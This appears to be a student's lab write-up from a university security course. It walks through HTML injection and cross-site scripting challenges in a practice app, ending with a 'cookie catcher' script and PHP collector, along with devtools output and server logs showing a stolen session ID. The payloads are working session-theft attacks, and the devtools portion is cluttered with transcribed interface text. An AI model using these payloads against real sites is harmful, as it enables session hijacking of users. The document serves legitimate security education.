

# Exercise 3: Teuschl

# Challenge 1: Site Defacing / HTML Injections

- *Set the background to a different color*

```
<style>body { background-color: yellow; }</style>
```

XSS Labor

Welcome to my website

Please enter your name:

send to server

- *Display another image on the website*

```

```

XSS Labor

- *Create a link on the website*

```
<a href="https://www.technikum-wien.at/" target="_blank">Click me</a>
```

Welcome to my website Click me

Please enter your name:

send to server

Welcome to my website



Please enter your name:

send to server

## Challenge 2: JavaScript / Cross Site Scripting

- *Popup: Display a message to the client*

```
<script>alert('Hello, this is an XSS Popup!');</script>
```



- *Redirect the client to some other website*

```
<script>window.location='https://www.technikum-wien.at';</script>
```

## Challenge 2: JavaScript / Cross Site Scripting

- *Create a session with the server and display the current session ID*

```
<script>alert(document.cookie);</script>
```



- *Try to load JS code from a different web source into the website*


```
<script src="https://www.technikum-wien.at/_next/static/chunks/pages/studium-017e8e814ae75b5f.js"></script>
```

XSS Labor

CLEAN SET SESSION DESTROY SESSION Filter ON Filter OFF

STATUS  
Session inactive  
XSS Filter off

Welcome to my website



## Challenge 3: Javascript / Cookie Catcher

- *Write a "Cookie Catcher", Clientside: Javascript, Backend: PHP*

- *Client Script*

```
<script>new Image().src = "http://localhost/SWSEC/log.php?cookie=" +  
document.cookie;</script>
```

- *Log.php*

```
<?php  
// Schritt 1: Cookie-Parameter auslesen  
$cookie = isset($_GET['cookie']) ? $_GET['cookie'] : '';  
  
// Schritt 2: Ausgeben (oder in eine Datei schreiben)  
echo "Cookie empfangen: " . htmlentities($cookie);  
  
// Optional: Sende (fast) leeres Bild, damit im Browser kein Fehler angezeigt wird  
header("Content-Type: image/gif");  
echo base64_decode("R0lGODlhAQABAAAAACw=");  
?>
```

# Challenge 3: Javascript / Cookie Catcher

- *Ergebnis:*

## XSS Labor

CLEAN SET SESSION DESTROY SESSION Filter ON Filter OFF

STATUS

Session inactive

XSS Filter off

Welcome to my website

Please enter your name:

<script> new Image().src = "http://localhost/SWSEC/log.php?cookie=" + document.cookie;

send to server

172.29.16.52

2

Elemente

Konsole

Quellcode

Netzwerk

Leistung

Speicherverbrauch

App

Sicherheit

Lighthouse

Rekorder

Leistungsstatistiken

Protokoll beibehalten

Cache deaktivieren

Keine Drosselung

Filtern

Invertieren

Mehr Filter

Alle

Fetch/XHR

Doc

CSS

JS

Schriftart

Img

Medien

Manifest

WS

Wasm

Sonstige

5 ms

10 ms

15 ms

20 ms

25 ms

30 ms

35 ms

40 ms

45 ms

50 ms

55 ms

60 ms

65 ms

70 ms

75 ms

80 ms

85 ms

90 ms

95 ms

100 ms

105 ms

Name

X

Header

Nutzlast

Vorschau

Antwort

Initiator

Timing

Index.php?user=%3Cscript%3E+++new+Image%28%29.sr...2+%2B+document.cookie%3B+++...

style.css

bootstrap.min.css

jquery-3.4.1.slim.min.js

popper.min.js

bootstrap.min.js

log.php?cookie=\_ga=GA1.1.662218804.1736876969;%20\_ga\_HXYQD1VJPH=GS1.1.1737106809.2.0.1737106856.0.0.0;%20PHPSESSID=e2mcn80nef5uac96cl8unmjk5

Allgemein

Anfrage-URL:

Anfragemethode:

Statuscode:

Remote-Adresse:

Richtlinien Für Referrer-URL:

Antwortheader

Rohdaten

Connection:

Content-Length:

Content-Type:

Datst

http://localhost/SWSEC/log.php?cookie=\_ga=GA1.1.662218804.1736876969;%20\_ga\_HXYQD1VJPH=GS1.1.1737106809.2.0.1737106856.0.0.0;%20PHPSESSID=e2mcn80nef5uac96cl8unmjk5

GET

200 OK

[::1]:80

strict-origin-when-cross-origin

Keep-Alive

154

image/gif

Er: 17 Jan 2025 10:48:11 GMT

7 Anfragen

78.8 kB übertragen

316 kB Ressourcen

Fertigstellen: 187 ms

```
::1 - - [17/Jan/2025:11:47:35 +0100] "GET /SWSEC/log.php?cookie=_ga=GA1.1.662218804.1736876969;%20_ga_HXYQD1VJPH=GS1.1.1737106809.2.0.1737106856.0.0.0;%20PHPSESSID=e2mcn80nef5uac96cl8unmjk5 HTTP/1.1" 200 154
::1 - - [17/Jan/2025:11:48:11 +0100] "GET /SWSEC/log.php?cookie=_ga=GA1.1.662218804.1736876969;%20_ga_HXYQD1VJPH=GS1.1.1737106809.2.0.1737106856.0.0.0;%20PHPSESSID=e2mcn80nef5uac96cl8unmjk5 HTTP/1.1" 200 154
```